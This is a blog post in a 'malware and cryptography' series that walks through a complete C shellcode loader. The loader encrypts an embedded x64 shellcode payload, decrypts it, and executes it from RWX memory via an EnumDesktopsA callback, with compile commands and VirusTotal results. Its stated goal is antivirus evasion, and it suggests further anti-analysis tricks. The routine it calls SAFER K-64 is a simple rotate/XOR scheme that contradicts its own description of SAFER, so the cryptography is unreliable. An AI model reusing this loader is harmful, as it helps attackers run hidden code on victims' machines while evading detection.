
Malware and cryptography 26: encrypt/decrypt payload via SAFER. Simple C/C++ example.

cocomelonc.github.io/malware/2024/04/09/malware-cryptography-26.html

April 9, 2024

6 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research on try to evasion AV engines via encrypting payload with another algorithm: SAFER. As usual, exploring various crypto algorithms, I decided to check what would happen if we apply this to encrypt/decrypt the payload.

SAFER

SAFER (Secure And Fast Encryption Routine) is a symmetric block cipher designed by James Massey. SAFER K-64 specifically refers to the variant with a `64-bit` key size. It's notable for its nonproprietary nature and has been incorporated into some products by Cylink Corp.

SAFER K-64 operates as an iterated block cipher, meaning the same function is applied for a certain number of rounds. Each round utilizes two `64-bit` subkeys, and the algorithm exclusively employs operations on bytes. Unlike DES, SAFER K-64 is not a Feistel network.

practical example

For practical example, here is the step-by-step flow of the SAFER-64:

```
// extract left and right halves of the data block
L = data_ptr[0];
R = data_ptr[1];

// SAFER-64 encryption rounds
for (i = 0; i < ROUNDS; i++) {
  T = R ^ key_ptr[i % 4];
  T = (T << 1) | (T >> 31); // Rotate left by 1 bit
  L ^= (T + R);
  T = L ^ key_ptr[(i % 4) + 4];
  T = (T << 1) | (T >> 31); // Rotate left by 1 bit
  R ^= (T + L);
}

// update the data block with the encrypted values
data_ptr[0] = L;
data_ptr[1] = R;
```

So, the encryption function looks like this:

```
void safer_encrypt(unsigned char *data, unsigned char *key) {
  unsigned int *data_ptr = (unsigned int *)data;
  unsigned int *key_ptr = (unsigned int *)key;
  unsigned int L, R, T;
  int i;

  L = data_ptr[0];
  R = data_ptr[1];

  for (i = 0; i < ROUNDS; i++) {
    T = R ^ key_ptr[i % 4];
    T = (T << 1) | (T >> 31);
    L ^= (T + R);
    T = L ^ key_ptr[(i % 4) + 4];
    T = (T << 1) | (T >> 31);
    R ^= (T + L);
  }

  data_ptr[0] = L;
  data_ptr[1] = R;
}
```

What about decryption logic? The decryption process is not much different from encryption:

```
// extract left and right halves of the data block
L = data_ptr[0];
R = data_ptr[1];

// SAFER-64 decryption rounds
for (i = ROUNDS - 1; i >= 0; i--) {
  T = L ^ key_ptr[(i % 4) + 4];
  T = (T << 1) | (T >> 31); // Rotate left by 1 bit
  R ^= (T + L);
  T = R ^ key_ptr[i % 4];
  T = (T << 1) | (T >> 31); // Rotate left by 1 bit
  L ^= (T + R);
}

// Update the data block with the decrypted values
data_ptr[0] = L;
data_ptr[1] = R;
```

Respectively, SAFER-64 Decryption Function looks like this:

```
void safer_decrypt(unsigned char *data, unsigned char *key) {
  unsigned int *data_ptr = (unsigned int *)data;
  unsigned int *key_ptr = (unsigned int *)key;
  unsigned int L, R, T;
  int i;

  L = data_ptr[0];
  R = data_ptr[1];

  for (i = ROUNDS - 1; i >= 0; i--) {
    T = L ^ key_ptr[(i % 4) + 4];
    T = (T << 1) | (T >> 31);
    R ^= (T + L);
    T = R ^ key_ptr[i % 4];
    T = (T << 1) | (T >> 31);
    L ^= (T + R);
  }

  data_ptr[0] = L;
  data_ptr[1] = R;
}
```

Full source code for my main logic (“malicious” payload encryption) look like this (`hack.c`):

```
/*
 * hack.c - encrypt and decrypt shellcode via SAFER. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2024/04/09/malware-cryptography-26.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

#define BLOCK_SIZE 8 // 64 bits
#define ROUNDS 6

void safer_encrypt(unsigned char *data, unsigned char *key) {
  unsigned int *data_ptr = (unsigned int *)data;
  unsigned int *key_ptr = (unsigned int *)key;
  unsigned int L, R, T;
  int i;

  L = data_ptr[0];
  R = data_ptr[1];

  for (i = 0; i < ROUNDS; i++) {
    T = R ^ key_ptr[i % 4];
    T = (T << 1) | (T >> 31);
    L ^= (T + R);
    T = L ^ key_ptr[(i % 4) + 4];
    T = (T << 1) | (T >> 31);
    R ^= (T + L);
  }

  data_ptr[0] = L;
  data_ptr[1] = R;
}

void safer_decrypt(unsigned char *data, unsigned char *key) {
  unsigned int *data_ptr = (unsigned int *)data;
  unsigned int *key_ptr = (unsigned int *)key;
  unsigned int L, R, T;
  int i;

  L = data_ptr[0];
  R = data_ptr[1];

  for (i = ROUNDS - 1; i >= 0; i--) {
    T = L ^ key_ptr[(i % 4) + 4];
    T = (T << 1) | (T >> 31);
    R ^= (T + L);
    T = R ^ key_ptr[i % 4];
    T = (T << 1) | (T >> 31);
    L ^= (T + R);
  }
```

```
  data_ptr[0] = L;
  data_ptr[1] = R;
}

int main() {
  unsigned char key[] =
"\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6d\x65\x6f\x77";
  unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

  int len = sizeof(my_payload);
  int pad_len = (len + BLOCK_SIZE - 1) & ~(BLOCK_SIZE - 1);

  unsigned char padded[pad_len];
  memset(padded, 0x90, pad_len);
  memcpy(padded, my_payload, len);

  // encrypt the padded shellcode
  for (int i = 0; i < pad_len; i += BLOCK_SIZE) {
    safer_encrypt(&padded[i], key);
  }

  printf("encrypted:\n");
  for (int i = 0; i < sizeof(padded); i++) {
    printf("\\x%02x", padded[i]);
  }
  printf("\n\n");

  // decrypt the padded shellcode
```

```
  for (int i = 0; i < pad_len; i += BLOCK_SIZE) {
    safer_decrypt(&padded[i], key);
  }

  printf("decrypted:\n");
  for (int i = 0; i < sizeof(padded); i++) {
    printf("\\x%02x", padded[i]);
  }
  printf("\n\n");

  LPVOID mem = VirtualAlloc(NULL, sizeof(padded), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, padded, pad_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);

  return 0;
}
```

As you can see, first of all, before encrypting, we use padding via the NOP (`\x90`) instructions.

As usually, I used `meow-meow` payload:


```
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";
```

For simplicity, I use running shellcode via EnumDesktopsA logic.


demo


Let's go to see this trick in action. Compile our "malware":

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```



And run it at the victim's machine (`Windows 10 x64 v1903` in my case):







As you can see, our decrypted shellcode is modified: padding `\x90` is working as expected.

Calc entropy and upload to VirusTotal:

```
python3 entropy.py -f ./hack.exe
```





https://www.virustotal.com/gui/file/65c5a47a5c965647f5724e520b23e947deb74ef48b7b961f8f159cdd9c392deb/detection

24 of of 70 AV engines detect our file as malicious as expected.

As you can see, this algorithm encrypts the payload quite well, but it is detected by many AV engines and is poorly suited for bypassing them, but this is most likely due to the fact that a well-studied method of launching the payload is used. if you apply anti-debugging, anti-disassembly and anti-VM tricks, the result will be better.

The Singapore government has considered using SAFER with a `128-bit` key for various applications due to its lack of patent, copyright, or other restrictions, making it an attractive choice for widespread adoption.

I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

[SAFER]()
[Malware and cryptography 1]()
[source code in github]()

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine